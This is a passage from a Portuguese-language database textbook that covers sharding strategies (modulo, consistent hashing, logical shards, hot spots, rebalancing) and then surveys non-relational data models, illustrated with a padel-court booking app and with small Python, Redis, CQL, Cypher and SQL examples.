Dividindo entre máquinas: por faixa ou por hash

Quando os dados ou as escritas passam do que um servidor aguenta, as partições vão para máquinas diferentes, e alguém acima do banco precisa responder, a cada requisição, "em que máquina está a chave `k`?".

Por faixa

Cada shard guarda um intervalo contíguo de chaves, com limites que se ajustam aos dados. Quando uma faixa cresce demais, ela é dividida em duas (*split*), e metade pode mudar de máquina. HBase, Bigtable, CockroachDB e o sharding por faixa do MongoDB seguem esse desenho. A vantagem é a ordem: uma consulta por intervalo visita só os shards cujas faixas cruzam o intervalo.

O custo aparece com chaves monotônicas. Com timestamp, sequência ou UUIDv7, toda escrita nova cai no último shard. Você comprou 16 servidores e 15 deles assistem enquanto o décimo sexto recebe 100% dos `INSERT`s. Quando ele faz split, a metade nova continua sendo a última, e o problema só muda de endereço.

Por hash, e o problema do módulo

Aplicar um hash à chave antes de distribuir acaba com a monotonicidade: `geladeira-1` e `geladeira-2` caem em lugares sem relação. A função precisa ser estável entre processos (o `hash()` embutido do Python muda a cada processo por causa do `PYTHONHASHSEED`). O preço é perder a ordem: consulta por intervalo pergunta a todos os shards.

A forma ingênua é `hash(chave) % N`, que funciona perfeitamente até o dia em que `N` muda. Com 100 mil IDs e um quinto shard entrando num cluster de quatro:

```
ids = range(100_000)

movidos = sum(i % 4 != i % 5 for i in ids)
print(f"mod N: {movidos / len(ids):.1%} das chaves mudaram de shard")
```

```
mod N: 80.0% das chaves mudaram de shard
```

Uma chave só fica parada se `i % 4 == i % 5`, o que acontece com 4 a cada 20 números. Passar de `N` para `N + 1` move `N / (N + 1)` das chaves. Você queria 25% a mais de capacidade e ganhou, de brinde, uma migração de 80% dos dados, ao vivo, com o cluster cheio.

Consistent hashing, ou como mudar de ideia movendo pouco

O **consistent hashing** (Karger e colegas, 1997) trata o espaço de saída do hash (0 a 2^64 – 1) como um anel. Cada nó ocupa uma posição, dada pelo hash do seu nome, e cada chave pertence ao primeiro nó no sentido horário a partir da posição dela. Um nó que entra assume só as chaves entre o nó anterior e ele, todas tiradas de um vizinho; um nó que sai entrega as suas ao próximo. Em média, o nó novo leva `1/(N+1)` das chaves, o mínimo para ele ter a sua parte.

Um anel de brinquedo, com 100 posições escolhidas à mão para a conta caber na página:

```
import bisect

TAMANHO_DO_ANEL = 100  # anel de brinquedo; um anel real tem 2**64 posições


def dono(posicao: int, nos: dict[str, int]) -> str:
    """Primeiro nó no sentido horário a partir da posição da chave."""
    ordenados = sorted(nos.items(), key=lambda item: item[1])
    posicoes = [p for _, p in ordenados]
    i = bisect.bisect_left(posicoes, posicao) % len(ordenados)
    return ordenados[i][0]


nos = {"shard-a": 10, "shard-b": 35, "shard-c": 60, "shard-d": 85}
com_novo = nos | {"shard-e": 48}

ids = range(100_000)
origens = [
    dono(i % TAMANHO_DO_ANEL, nos)
    for i in ids
    if dono(i % TAMANHO_DO_ANEL, nos) != dono(i % TAMANHO_DO_ANEL, com_novo)
]
print(f"anel: {len(origens) / len(ids):.1%} das chaves mudaram de shard")
print(f"vindas de: {sorted(set(origens))}")
```

```
anel: 13.0% das chaves mudaram de shard
vindas de: ['shard-c']
```

O `shard-e` ficou com as posições de 36 a 48, todas antes do `shard-c`; os outros três nem perceberam. A saída também mostra o defeito do anel simples: o novo nó aliviou um vizinho só e terminou com metade da carga dos outros. Com posições aleatórias de verdade, os arcos saem desiguais, e com quatro nós um deles pode facilmente ter o dobro do arco de outro.

A correção são os **nós virtuais** (*vnodes*): cada nó físico ocupa muitas posições no anel, a variância cai e um nó novo pega um pouco de cada vizinho. O Dynamo, da Amazon (2007), usou esse esquema; o Cassandra usa `num_tokens`, com padrão 16 desde a versão

4.0. Existem variantes com outros custos, como o rendezvous hashing e o jump consistent hash (Lamping e Veach, 2014), que não usa memória mas só adiciona ou remove nós no fim da lista.

Muitos shards lógicos, poucas máquinas

Outra saída é nunca mudar o `N`: criar, no início, muito mais partições lógicas do que máquinas e manter um mapa de partição para máquina. Para crescer, movem-se partições inteiras.

O Redis Cluster usa 16.384 *hash slots* (`CRC16(chave) mod 16384`); um cliente que pergunta ao nó errado recebe `MOVED` com o endereço certo. O Instagram, em 2012, descreveu milhares de shards lógicos (schemas do PostgreSQL) em poucos servidores, com o ID do shard embutido em 13 bits de cada ID. A Notion, em 2021, dividiu seu PostgreSQL em 480 shards lógicos sobre 32 bancos, 15 por banco, pelo workspace; 480 tem muitos divisores, e em 2023 a conta virou 96 bancos com 5 shards cada.

O roteador fica pequeno:

```
SHARDS_LOGICOS = 480


def shard_logico(workspace_id: int) -> int:
    return workspace_id % SHARDS_LOGICOS  # nunca muda depois do primeiro deploy


def banco_fisico(workspace_id: int, shards_por_banco: int) -> str:
    return f"pg-{shard_logico(workspace_id) // shards_por_banco:02d}"


for ws in (1_234_567, 98_765):
    print(ws, shard_logico(ws), banco_fisico(ws, 15), "->", banco_fisico(ws, 5))
```

```
1234567 7 pg-00 -> pg-01
98765 365 pg-24 -> pg-73
```

O módulo direto só distribui bem porque os IDs são sequenciais; com outros padrões, aplica-se antes um hash estável. O shard lógico 365 é o 365 para sempre; muda só o mapa para o banco, que pode morar em configuração, numa tabela ou num serviço de diretório. O diretório por chave é o mais flexível (um cliente gigante pode ganhar uma máquina só dele) e acrescenta um componente que precisa estar disponível e coerente em todos os roteadores.

Hot spots, ou a Sorveteria Pinguim Feliz

Hash distribui chaves de forma uniforme. Carga é outra história. Com `cliente_id` como chave, os 9 mil freezers da Pinguim Feliz caem no mesmo shard, que recebe 18% das escritas enquanto os outros 31 dividem o resto. O hash cumpriu o prometido; a premissa de que as chaves pesavam parecido é que falhou.

Isso é um **hot spot**: um shard com uma fatia desproporcional do tráfego. As causas comuns são uma chave popular demais (o cliente gigante, a celebridade com 80 milhões de seguidores), uma chave monotônica num esquema por faixa ou poucos valores distintos. As saídas conhecidas:

1. **Chave mais granular.** Particionar por `geladeira_id` espalha a Pinguim Feliz por todos os shards, e "todas as leituras do cliente X" passa a consultar todos eles.
2. **Sal na chave quente.** Um sufixo aleatório de `0` a `7` (`pinguim#0` … `pinguim#7`) divide as escritas por 8, e toda leitura consulta as 8 subchaves. A aplicação precisa saber quais chaves são quentes.
3. **Isolamento.** Com diretório ou shards lógicos, a Pinguim Feliz ganha um shard só dela. Ela provavelmente vai chamar isso de benefício contratual.

Consultas que atravessam shards

Consulta com a chave de partição no filtro vai a um shard. Sem ela, vai a todos: o roteador dispara a pergunta para cada shard e junta as respostas (*scatter-gather*). A latência vira a do shard mais lento: se cada um passa do próprio p99 em 1% das vezes, a consulta com 32 shards sofre isso em `1 − 0,99^32 ≈ 27,5%` das vezes (o capítulo 6 trata de fan-out e cauda).

Índices secundários vêm em duas formas. O **índice local** indexa só as linhas do shard: escrever é barato, buscar por outro campo vira scatter-gather. O **índice global** é particionado pelo valor indexado: a busca vai a um lugar só, e a escrita atualiza shards diferentes, em geral de forma assíncrona. Os índices secundários globais do DynamoDB são eventualmente consistentes: você grava, consulta pelo índice e a linha ainda não chegou.

O resto do que o banco fazia de graça também ganha preço:

- `JOIN` entre chaves diferentes vira tráfego de rede. A técnica usual é a **co-localização**: todas as tabelas particionadas por `tenant_id`, com joins dentro do tenant num shard só. O Citus, extensão do PostgreSQL, faz isso e replica tabelas pequenas em todos os nós (*reference tables*).

- Transação entre shards exige two-phase commit, com seus bloqueios (capítulo 22), ou não existe.
- `UNIQUE` fora da chave de partição exige uma tabela de unicidade particionada pela própria coluna.
- Sequências deixam de ser globais; IDs passam a ser gerados sem coordenação (capítulo 7).

O Redis Cluster deixa a regra explícita: comando com chaves em slots diferentes falha com `CROSSSLOT Keys in request don't hash to the same slot`. As *hash tags* resolvem, porque só o trecho entre chaves conta para o hash: `{pedido:42}:itens` e `{pedido:42}:total` caem no mesmo slot. O nome da chave vira decisão de topologia, coisa que pouca gente espera de uma string.

Rebalanceamento sem desligar nada

Mover uma partição com tráfego entrando segue quase sempre a mesma sequência:

1. Copiar um snapshot da partição para o destino.
2. Aplicar no destino as mudanças feitas na origem desde o snapshot (replicação lógica ou CDC).
3. Com atraso perto de zero, bloquear as escritas da partição por um instante, aplicar o resto e trocar o roteamento.
4. Liberar as escritas no destino e apagar a cópia antiga depois de um período de segurança.

Vitess, Citus, MongoDB e CockroachDB automatizam variações disso. O cliente precisa lidar com a troca de endereço: refazer a consulta após um `MOVED` ou recarregar o mapa de roteamento.

Mover dados gasta disco, rede e CPU justamente nos nós que você queria aliviar. Daí a armadilha do rebalanceamento automático: um nó lento por excesso de carga parece morto, o sistema move as partições dele, a movimentação sobrecarrega os vizinhos, que também parecem mortos, e o cluster passa a tarde se mudando. Por isso muitos sistemas limitam a vazão da cópia e deixam a decisão de mover para um humano.

Escolhendo a chave de partição

Trocar a chave depois é reescrever todos os dados. Os critérios são mensuráveis:

- **Presença nas consultas.** Uma chave que aparece em 3% das consultas transforma os outros 97% em scatter-gather.
- **Cardinalidade.** `status` com quatro valores nunca vai ocupar 32 máquinas.
- **Distribuição de frequência.** Muitos valores distintos não bastam se um deles concentra 18% das linhas (olá, Pinguim Feliz).
- **Monotonicidade.** Chaves crescentes concentram escritas num esquema por faixa.
- **Imutabilidade.** Mudar a chave de uma linha é movê-la de shard, ou seja, uma transação distribuída.
- **Tamanho máximo por valor.** O Discord, em 2017, particionava mensagens no Cassandra por `(channel_id, bucket)`, com buckets de 10 dias, para manter cada partição abaixo de 100 MB.

Na tabela de leituras, as duas escolhas convivem: `medido_em` para particionar dentro de cada banco (o expurgo vira `DROP TABLE`) e `geladeira_id` para shardear entre bancos, porque aparece em quase toda consulta e espalha a Pinguim Feliz.

Propriedades e custos

Estratégia	Consulta por intervalo	Distribuição de escritas	Chaves movidas ao adicionar um nó	Estado extra
Faixa	Visita só os shards da faixa	Concentra em chave monotônica	Só a faixa dividida	Mapa de faixas
`hash % N`	Todos os shards	Uniforme	`N/(N+1)` (80% de 4 para 5)	Nenhum
Consistent hashing com vnodes	Todos os shards	Uniforme	~ `1/(N+1)`	Posições no anel
Partições lógicas fixas	Todos os shards	Uniforme	Partições inteiras escolhidas	Mapa partição → nó
Diretório por chave	Depende do mapa	Controlável por chave	Qualquer subconjunto	Serviço de diretório

Particionamento no mesmo servidor mantém transações ACID, joins locais e um banco só para operar, com a capacidade de uma máquina. Sharding soma a capacidade das máquinas e cobra em cada consulta, transação e restrição que antes vinham inclusas, e cada upgrade de versão vira N upgrades.

Armadilhas e casos reais

> **Na vida real:** em 4 de outubro de 2010, o Foursquare ficou horas fora do ar. Os check-ins estavam num MongoDB com dois shards, particionados por usuário, e um shard chegou a cerca de 66 GB contra cerca de 50 GB do outro. O maior passou da memória da máquina e passou a ler do disco. Um terceiro shard foi adicionado, mas os documentos movidos eram pequenos e espalhados pelas páginas da origem, que continuaram ocupadas; a memória não caiu, e compactar o shard original levou cerca de quatro horas.

Sharding cedo demais. O sistema da introdução escrevia 833 linhas por segundo, que um PostgreSQL num servidor grande aguenta com folga. O que doía era o `DELETE`. Shardear para resolver um expurgo troca um problema de 30 horas por um problema permanente.

Sharding tarde demais. Copiar terabytes compete com a carga que já não cabia. A Notion relatou que shardeou porque o autovacuum não acompanhava e o wraparound de IDs de transação se aproximava.

Esquecer de criar as partições. Sem partição `DEFAULT`, o primeiro `INSERT` do dia 1 às 00h00 falha. Com `DEFAULT`, ele funciona, até alguém criar a partição do mês e o PostgreSQL recusar porque a `DEFAULT` já tem linhas desse intervalo. A extensão `pg_partman` cria as partições com antecedência.

Unicidade que não existe. Um `UNIQUE (email)` local garante que não há e-mail repetido dentro de cada shard, uma promessa bem menor do que parece.

Resumo

- Particionamento divide uma tabela pela chave de partição no mesmo servidor; sharding, entre servidores.
- PostgreSQL: `RANGE`, `LIST`, `HASH`, pruning no planejamento e na execução; restrição única inclui a chave, porque não há índice global.
- Expurgo por partição: `DETACH ... CONCURRENTLY` e `DROP TABLE`.
- Faixa preserva a ordem e concentra escritas monotônicas; hash espalha escritas e espalha consultas por intervalo.
- `hash % N` move `N/(N+1)` das chaves; consistent hashing com vnodes, cerca de `1/(N+1)`; partições lógicas fixas movem partições inteiras.
- Hot spot: chave mais granular, sal ou isolamento.

- Joins, transações, unicidade e sequências ficam caros entre shards; co-localização reduz o custo.
- A chave se escolhe por presença nas consultas, cardinalidade, distribuição, monotonicidade, imutabilidade e tamanho por valor.

Referências

- PostgreSQL, *Table Partitioning*: https://www.postgresql.org/docs/current/ddl-partitioning.html
- Karger, D. et al., *Consistent Hashing and Random Trees* (STOC 1997): https://dl.acm.org/doi/10.1145/258533.258660
- DeCandia, G. et al., *Dynamo: Amazon's Highly Available Key-value Store* (SOSP 2007): https://www.allthingsdistributed.com/files/amazon-dynamo-sosp2007.pdf
- Lamping, J.; Veach, E., *A Fast, Minimal Memory, Consistent Hash Algorithm* (2014): https://arxiv.org/abs/1406.2294
- Redis, *Cluster specification*: https://redis.io/docs/latest/operate/oss_and_stack/reference/cluster-spec/
- Instagram Engineering, *Sharding & IDs at Instagram* (2012): https://instagram-engineering.com/sharding-ids-at-instagram-1cf5a71e5a5c
- Notion, *Herding elephants: lessons learned from sharding Postgres at Notion* (2021): https://www.notion.com/blog/sharding-postgres-at-notion
- Notion, *Building and scaling Notion's data lake* (resharding para 96 bancos): https://www.notion.com/blog/building-and-scaling-notions-data-lake
- Discord, *How Discord Stores Billions of Messages* (2017): https://discord.com/blog/how-discord-stores-billions-of-messages
- Horowitz, E., *Foursquare outage post mortem* (lista mongodb-user, 2010): https://groups.google.com/group/mongodb-user/browse_thread/thread/528a94f287e9d77e
- InfoQ, *Foursquare's MongoDB Outage* (2010): https://www.infoq.com/news/2010/10/4square_mongodb_outage/

CAPÍTULO 15

Modelos não relacionais

Só uma perguntinha

Segunda-feira, 9h07, chega a mensagem do Otávio, do produto: "só uma perguntinha: dá para listar as reservas de um usuário, da mais recente para a mais antiga?". A plataforma de reservas de quadras de padel guarda tudo num banco chave-valor gerenciado desde o primeiro dia, porque "ele escala sozinho". A chave de cada item é o `reserva_id`, um UUID. São 120 milhões de reservas.

O banco escala sozinho mesmo. O que ele não faz é responder perguntas que ninguém combinou com ele antes. Para achar as reservas da usuária `u-4417`, a única operação disponível é ler a tabela inteira e filtrar no caminho. O *scan* leu 38 GB, levou 41 minutos, consumiu a capacidade de leitura provisionada da semana e devolveu 14 reservas. Duas delas eram da própria Ana, a dona do `u-4417`, reclamando que o aplicativo estava lento.

Na terça veio outra perguntinha. O Otávio é muito curioso.

Um banco relacional deixa você modelar os dados primeiro e descobrir as perguntas depois, porque tem um otimizador que monta um plano para qualquer `SELECT`. A maioria dos não relacionais inverte essa ordem. A pergunta, então: o que cada modelo não relacional sabe fazer de verdade, e como se modela um banco quando as perguntas precisam vir antes dos dados?

O que se perde junto com o planner

Num banco relacional, o *planner* escolhe índice, tipo de join e ordem (capítulo 9), e uma consulta nova exige, no pior caso, um índice. Os modelos não relacionais trocam esse conforto por distribuição horizontal com custo previsível, um formato mais próximo do objeto da aplicação ou uma travessia que o SQL faz mal. O preço é o caminho de acesso gravado no layout físico. A chave que você escolhe determina em que servidor o dado fica (o capítulo 14 explica chaves de partição e *sharding*) e em que ordem ele é guardado dentro desse servidor. Consultas que seguem esse caminho custam milissegundos. Consultas que não seguem viram scan, e scan num banco distribuído é ler todos os

servidores, educadamente, um de cada vez. O rótulo "NoSQL" ajuda pouco: agrupa bancos com quase nada em comum além de não serem PostgreSQL, e vários têm linguagens parecidíssimas com SQL.

Chave-valor, o banco que só sabe uma coisa

O modelo chave-valor tem duas operações: `get(chave)` e `put(chave, valor)`. O valor é opaco para o banco: uma sequência de bytes que ele guarda e devolve sem nunca olhar dentro. Por isso não há consulta por atributo do valor, não há índice secundário no modelo puro e não há join. Em troca, cada operação é uma busca numa tabela hash (ou numa estrutura ordenada) e o custo independe do tamanho do banco.

O Redis (e o Valkey, seu fork) estica esse modelo com valores tipados: listas, conjuntos, hashes, *sorted sets*, *streams*. Cada tipo traz operações atômicas próprias, executadas no servidor. Um `INCR` incrementa um contador sem o ciclo ler, somar e gravar do lado do cliente, que é exatamente onde nascem as condições de corrida do capítulo 5.

```
redis-cli INCR quadra:12:reservas:2026-10-19
redis-cli ZADD ranking:jogadores 1840 u-4417 1795 u-0032 2210 u-9001
redis-cli ZREVRANGE ranking:jogadores 0 1 WITHSCORES
```

```
(integer) 1
(integer) 3
1) "u-9001"
2) "2210"
3) "u-4417"
4) "1840"
```

O sorted set é uma consulta por faixa disfarçada de tipo de dado: os membros ficam ordenados pela pontuação, e buscar os N primeiros custa O(log N + M). O `u-9001` está ganhando de todo mundo, como sempre acontece com quem tem esse número.

A garantia de consistência depende da implementação. No Redis, cada comando é atômico porque um único thread executa os comandos. A replicação é assíncrona: o primário responde ao cliente antes de mandar a escrita para a réplica, e um failover nessa janela perde a escrita. O `WAIT` faz o cliente esperar N réplicas, e a própria documentação avisa que isso não torna o Redis fortemente consistente. Com AOF e `appendfsync everysec` (o padrão do AOF), uma queda leva até cerca de um segundo de escritas.

A chave é o índice. `reserva:{id}` responde "me dê a reserva X"; para "reservas do usuário Y", alguém mantém uma segunda estrutura, `usuario:{id}:reservas`, em sincronia. Esse alguém é o seu código, em toda escrita, para sempre.

Documento, o JSON com endereço fixo

Um banco de documentos guarda registros semiestruturados (JSON ou um formato binário derivado, como o BSON do MongoDB) e, ao contrário do chave-valor, enxerga dentro deles. Dá para consultar por qualquer campo, criar índices secundários em campos aninhados e atualizar só um pedaço do documento.

A unidade que importa é o documento. É nele que a maioria dos bancos desse tipo garante atomicidade de forma barata: uma escrita num documento é atômica, inclusive quando altera vários campos. Isso favorece agregar no mesmo documento o que é lido e alterado junto.

```
import os
from pymongo import MongoClient

cliente = MongoClient(os.environ["MONGO_URL"])
quadras = cliente.padel.quadras

resultado = quadras.update_one(
    {"_id": "quadra-12", "vagas_terca_19h": {"$gt": 0}},
    {
        "$inc": {"vagas_terca_19h": -1},
        "$push": {"ultimas_reservas": {"$each": ["u-4417"], "$slice": -50}},
    },
)
print(resultado.matched_count, resultado.modified_count)
```

```
1 1
```

Filtro e decremento são uma operação atômica no servidor; sem vaga, a saída seria `0 0`, sem overbooking. O `$slice: -50` mantém só as 50 reservas mais recentes no array, porque arrays que crescem sem limite são a forma mais popular de descobrir o limite de 16 MB por documento do MongoDB, quase sempre numa sexta à noite.

Daí a regra: embutir o que tem cardinalidade limitada e é lido junto com o pai (endereços de um cliente, itens de um pedido); referenciar o que cresce sem teto ou é compartilhado (todos os comentários de um post viral, o perfil de um autor usado em mil documentos). Embutir é desnormalizar, com os custos de manter cópias que o capítulo 7 descreve.

O MongoDB tem joins (`$lookup`) e transações multidocumento desde a versão 4.0 (4.2 com sharding), mais caros que o caminho de um documento só e limitados a 60 segundos por padrão. Um modelo que precisa de transação multidocumento em toda requisição costuma ser um modelo relacional que entrou pela porta errada.

As garantias são ajustáveis por operação. O *write concern* diz quantos membros do replica set confirmam a escrita: `w: 1` só o primário, `w: "majority"` a maioria. O padrão passou a ser `majority` no MongoDB 5.0. Com `w: 1`, uma escrita confirmada pode sumir

num failover, porque o novo primário eleito nunca a recebeu e a antiga é desfeita (*rollback*) quando o primário original volta. O *read concern* (`local`, `majority`, `linearizable`, `snapshot`) controla o que a leitura enxerga.

Colunas largas e colunar, dois bichos com o mesmo sobrenome

"Banco colunar" designa duas coisas bem diferentes, e a confusão já rendeu muita arquitetura curiosa.

Wide-column

O modelo *wide-column* (Bigtable, HBase, Cassandra, ScyllaDB) organiza os dados em partições. Cada linha tem uma chave de partição, que decide o nó por hash, e colunas de clustering, que decidem a ordem das linhas dentro da partição. Uma partição é, fisicamente, uma lista ordenada guardada junta no disco. Por isso as consultas baratas são exatamente duas: ler uma partição inteira, ou uma faixa contígua dela.

Esse é o modelo que teria salvado a segunda-feira do Otávio:

```
CREATE TABLE reservas_por_usuario (
    usuario_id text,
    inicio     timestamp,
    reserva_id uuid,
    quadra_id  text,
    status     text,
    PRIMARY KEY ((usuario_id), inicio, reserva_id)
) WITH CLUSTERING ORDER BY (inicio DESC, reserva_id ASC);

SELECT inicio, quadra_id, status
  FROM reservas_por_usuario
 WHERE usuario_id = 'u-4417'
 LIMIT 3;
```

```
 inicio                         | quadra_id | status
--------------------------------+-----------+------------
 2026-10-21 19:00:00.000000+0000 | quadra-12 | confirmada
 2026-10-14 19:00:00.000000+0000 | quadra-12 |  cancelada
 2026-10-07 20:00:00.000000+0000 | quadra-03 | confirmada

(3 rows)
```

Uma partição, lida em ordem, sem ordenação em memória. Agora a perguntinha de terça: "quais reservas foram canceladas?".

```
SELECT * FROM reservas_por_usuario WHERE status = 'cancelada';
```

```
InvalidRequest: Error from server: code=2200 [Invalid query] message="Cannot execute
this query as it might involve data filtering and thus may have unpredictable
performance. If you want to execute this query despite the performance unpredictability,
use ALLOW FILTERING"
```

O Cassandra recusa, com franqueza rara em software. O `ALLOW FILTERING` existe e faz o scan de todos os nós. Colocá-lo numa consulta de produção é assinar um termo de responsabilidade escrito pelo próprio banco. A resposta do modelo é outra tabela, `reservas_canceladas_por_dia`, com a chave certa para essa pergunta, e o código passa a gravar nas duas. Uma tabela por consulta é o padrão normal desse modelo.

As escritas vão para uma LSM-tree (memtable, commit log, SSTables imutáveis compactadas depois). Apagar é escrever um *tombstone*, um marcador de "isto morreu" que só é descartado após `gc_grace_seconds` (dez dias por padrão), para o dado não ressuscitar numa réplica desinformada. Uma leitura que atravessa 1.000 tombstones gera aviso; com 100.000, é abortada. Usar o Cassandra como fila, inserindo e apagando, é o jeito mais rápido de conhecer esses dois números.

A consistência é ajustável por operação com níveis como `ONE` e `QUORUM`, e o capítulo 13 trata da conta `W + R > N`. Para operações condicionais (`INSERT ... IF NOT EXISTS`) existem as *lightweight transactions*, implementadas com Paxos e com algumas idas e voltas de rede a mais por operação.

Colunar analítico

O outro bicho é o armazenamento colunar analítico (ClickHouse, DuckDB, Parquet, data warehouses gerenciados). O modelo é relacional comum, com tabelas e SQL. O que muda é o layout: cada coluna é gravada separadamente, comprimida e lida só se a consulta pedir. Uma soma de `valor` agrupada por `bairro` numa tabela de 40 colunas lê 2 delas. Valores parecidos lado a lado comprimem muito bem (codificação por dicionário, *run-length*, delta), e a execução vetorizada processa blocos de milhares de valores por instrução.

O custo aparece no outro extremo: buscar uma linha inteira lê um pedaço de cada coluna, e atualizar é caro (no ClickHouse, `ALTER TABLE ... UPDATE` é uma mutação assíncrona que reescreve as partes afetadas). Ótimo para OLAP, "receita por bairro por mês"; péssimo para OLTP, "marcar a reserva 812 como paga". Um banco colunar analítico atendendo checkout é uma escolha que costuma durar até o primeiro pico de vendas.

Grafo, quando o relacionamento é o dado

Um banco de grafo de propriedades (Neo4j, Memgraph, Amazon Neptune como exemplo gerenciado) guarda nós e arestas, ambos com rótulos e propriedades. A diferença mecânica está em como uma aresta é seguida. No Neo4j, cada nó guarda ponteiros diretos para seus relacionamentos (*index-free adjacency*): ir de um nó aos vizinhos custa proporcional ao número de vizinhos, sem consultar um índice global. Num banco relacional, cada salto é um join que passa por um índice B-tree, com custo logarítmico no tamanho da tabela, multiplicado pelo número de saltos.

```
MATCH (eu:Jogador {id: 'u-4417'})-[:JOGOU_COM]->(:Jogador)-[:JOGOU_COM]->
(sugestao:Jogador)
WHERE sugestao <> eu AND NOT (eu)-[:JOGOU_COM]->(sugestao)
RETURN sugestao.nome, count(*) AS em_comum
ORDER BY em_comum DESC
LIMIT 3;
```

```
╒═══════════════╤═══════════╕
│sugestao.nome  │em_comum   │
╞═══════════════╪═══════════╡
│"Bruna"        │7          │
│"Caio"         │5          │
│"Dalva"        │5          │
╘═══════════════╧═══════════╛
```

Isso é Cypher, base do padrão ISO GQL (ISO/IEC 39075:2024). A consulta pede "parceiros de parceiros com quem ainda não joguei". Em SQL seriam dois self-joins e um `NOT EXISTS`; com caminhos de tamanho variável (`-[:JOGOU_COM*1..5]->`) vira uma CTE recursiva que o planner trata com respeito e algum medo.

O grafo faz mal agregações globais ("reservas por mês") e particionamento: cortar um grafo sem que as travessias cruzem a rede o tempo todo é NP-difícil no caso geral, então muitos bancos de grafo mantêm o grafo inteiro em cada réplica. A consistência costuma ser a do líder único com réplicas, com mecanismos como os *bookmarks* do Neo4j para ler as próprias escritas numa réplica.

Séries temporais, o banco que só olha para trás

Uma série temporal é uma sequência de pontos `(timestamp, valor)` identificada por uma métrica e um conjunto de rótulos: `temperatura{quadra="12", sensor="teto"}`. A carga escreve em ordem de tempo, quase nunca altera, lê por faixa e agrega em janelas.

Os bancos especializados (Prometheus, InfluxDB, TimescaleDB como extensão do PostgreSQL) aproveitam esse perfil. Particionam por tempo, o que torna o expurgo um `DROP` de pedaço inteiro, e comprimem de forma agressiva. O Gorilla, do Facebook,

guarda timestamps como *delta-of-delta*, já que pontos coletados a cada 60 segundos têm delta-of-delta zero, que cabe em 1 bit, e valores como XOR com o anterior, que para métricas estáveis é quase todo zero. O artigo relata média de 1,37 byte por ponto, contra 16 bytes do par cru.

```
SELECT time_bucket('1 hour', momento) AS hora,
       avg(ocupacao) AS ocupacao_media
  FROM ocupacao_quadras
 WHERE quadra_id = 'quadra-12'
   AND momento >= '2026-10-18 18:00' AND momento < '2026-10-18 22:00'
 GROUP BY hora
 ORDER BY hora;
```

```
          hora          | ocupacao_media
------------------------+----------------
 2026-10-18 18:00:00+00 |           0.50
 2026-10-18 19:00:00+00 |           1.00
 2026-10-18 20:00:00+00 |           1.00
 2026-10-18 21:00:00+00 |           0.75
```

O `time_bucket` é do TimescaleDB, e o resto é PostgreSQL comum, com transações ACID e tudo o que vem junto. Os bancos de séries temporais "nativos" costumam relaxar essas garantias: o Prometheus, por exemplo, é um processo único com armazenamento local e não replica nada; alta disponibilidade é rodar dois iguais coletando os mesmos alvos.

O inimigo número um desse modelo é a cardinalidade, o número de combinações distintas de rótulos. Cada combinação é uma série nova, com índice e memória próprios. Colocar `usuario_id` como rótulo num sistema com dois milhões de usuários cria dois milhões de séries por métrica, e o banco morre de um jeito muito bem instrumentado. O capítulo 38 trata disso do ponto de vista das métricas.

Modelar começando pelas perguntas

O método que funciona para chave-valor, documento e wide-column é o mesmo, e é o inverso do que o capítulo 7 ensina para o relacional. Primeiro se listam os padrões de acesso, com a frequência e a latência esperada de cada um. Depois se desenha a chave que torna cada padrão uma leitura de partição ou uma faixa contígua.

#	Padrão de acesso	Frequência	Chave que atende
1	Reserva por id	900/s	PK `RESERVA#{id}`
2	Reservas de um usuário, recentes primeiro	300/s	PK `USUARIO#{id}`, SK `RESERVA#{inicio}`

#	Padrão de acesso	Frequência	Chave que atende
3	Agenda de uma quadra num dia	1.200/s	PK `QUADRA#{id}#{data}`, SK `{hora}`
4	Cancelamentos por dia (relatório)	1/h	exportação para o colunar

A coluna de frequência faz parte do modelo. O padrão 3 é o mais quente, então a chave inclui a data para que a partição da quadra 12 não acumule cinco anos de agenda nem vire *hot spot*. O padrão 4 roda uma vez por hora e não merece chave nenhuma no banco transacional: vai para um armazenamento analítico alimentado por CDC (o capítulo 22 explica *change data capture*).

Os prefixos `RESERVA#` e `USUARIO#` vêm do *single-table design*, comum no DynamoDB: entidades diferentes dividem a tabela, e uma consulta por PK traz o usuário e as reservas dele numa leitura só. Um índice secundário global resolveria o padrão 2 sem duplicar dados no código, ao preço de ser atualizado de forma assíncrona (capítulo 14).

> **Dica:** antes de escolher o banco, escreva a tabela de padrões de acesso. Se a lista tem dois itens e o Otávio ainda não foi contratado, qualquer modelo serve. Se ela muda toda semana, o argumento técnico mais forte a favor de um relacional com otimizador está nessa própria lista.

Propriedades e custos

Modelo	Acesso barato	Acesso caro ou ausente	Atomicidade típica	Escala horizontal
Chave-valor	get/put por chave, faixa em tipos ordenados	qualquer coisa por atributo do valor	por chave ou comando	partição por hash da chave
Documento	documento por id, consulta por campo indexado	joins, transações entre muitos documentos	por documento	sharding por chave escolhida
Wide-column	partição, faixa de clustering	filtro fora da chave, apagar muito	por partição (LWT com Paxos)	nativa, sem líder
Colunar analítico	agregação sobre poucas colunas e muitas linhas	linha individual, update frequente	por bloco inserido	por cluster, com shards

Modelo	Acesso barato	Acesso caro ou ausente	Atomicidade típica	Escala horizontal
Grafo	travessia de vizinhança, caminhos	agregação global, particionamento	transação ACID no líder	réplicas de leitura
Séries temporais	faixa de tempo, janelas, expurgo	update, alta cardinalidade de rótulos	varia (ACID no TimescaleDB, nenhuma no Prometheus)	particionamento por tempo

Latência previsível por chave em qualquer volume importa quando o padrão de acesso é estável e o volume passa do que um servidor aguenta. Flexibilidade de consulta importa quando as perguntas ainda estão sendo descobertas, o que, em produtos novos, é sempre. E cada modelo novo é mais um sistema com backup, monitoramento e alguém que sabe o que significa aquele alerta às 3h. O PostgreSQL cobre parte dessas cargas com `jsonb` e índices GIN (capítulo 8), extensões de séries temporais e CTEs recursivas, sem um segundo banco na escala de plantão.

Armadilhas e casos reais

> **Armadilha:** "schemaless" significa que o banco não valida o schema; a aplicação continua tendo um, só que espalhado pelo código. Depois de três anos, o campo `telefone` aparece como string, como número, como array e, num documento de 2023, como `"ver com o Otávio"`. Os bancos de documentos oferecem validação (o MongoDB aceita `$jsonSchema` na coleção) justamente porque todo mundo acaba precisando dela.
>
> **Armadilha:** contar com consistência forte num índice secundário que é eventual. A escrita é confirmada, a tela seguinte consulta pelo índice e o item não aparece. O usuário clica em "reservar" de novo, e agora a quadra tem duas reservas iguais. Chave de idempotência (capítulo 20) e leitura pela chave primária logo após a escrita resolvem os dois sintomas.
>
